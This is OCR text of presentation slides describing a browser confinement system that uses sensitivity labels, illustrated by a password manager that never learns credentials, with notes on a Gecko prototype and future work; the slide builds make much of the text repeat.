Trust: manager does not collude with storage layer


Password Manager

facebook


password manager



Password Manager



Password Manager




Password Manager

Can only do postMessage to a context that is at least as sensitive!

facebook


facebook

password manager



#%SDA

KO*&A





Password Manager

Can only do postMessage to a context that is at least as sensitive!

facebook

password manager





password-manager facebook


Password Manager


Can only do postMessage to a context that is at least as sensitive!

facebook

facebook

password manager





password-manager

facebook


Give up communication privileges to read master key.


Password Manager

Can only do postMessage to a context that is at least as sensitive!

facebook

password manager





password-manager facebook

Give up communication privileges to read master key.


Password Manager


Can only do postMessage to a context that is at least as sensitive!

facebook

facebook

password manager





password-manager

facebook

Give up communication privileges to read master key.

Password Manager

Can only do postMessage to a context that is at least as sensitive!


facebook


facebook

deian

w00t

password manager





password-manager

facebook

Give up communication privileges to read master key.

Password Manager

Goal:

- Facebook only learns Facebook credentials
  - ✓ Storage layer would be tainted by Google if it had fetched Google encrypted credentials
- Manager never learns any credentials
- Storage layer never learn master key or credentials
  - ✓ Have access to decrypted credentials, but cannot disclose to anybody except Facebook

Implementation details

Prototype implementation in Gecko

- Uses compartments for isolation (vs. Workers)
- DOM API for manipulating compartment information, scheduling CDWorkers, creating principals and labels, etc.
- New wrappers for cross-compartment comm.
- Use iframe sandbox flags, CSP, and document principals to restrict externalized communication

Future work

- Existing API is Sandbox-like, switch to Worker-like API as presented
- Evaluate use cases without loosened policy feature
  - I.e., no arbitrary cross-origin communication
  - Current: password manager & encrypted webmail
- Handle overt channels
- Formalize system & prove soundness

Thank you!

https://github.com/deian/mozilla-central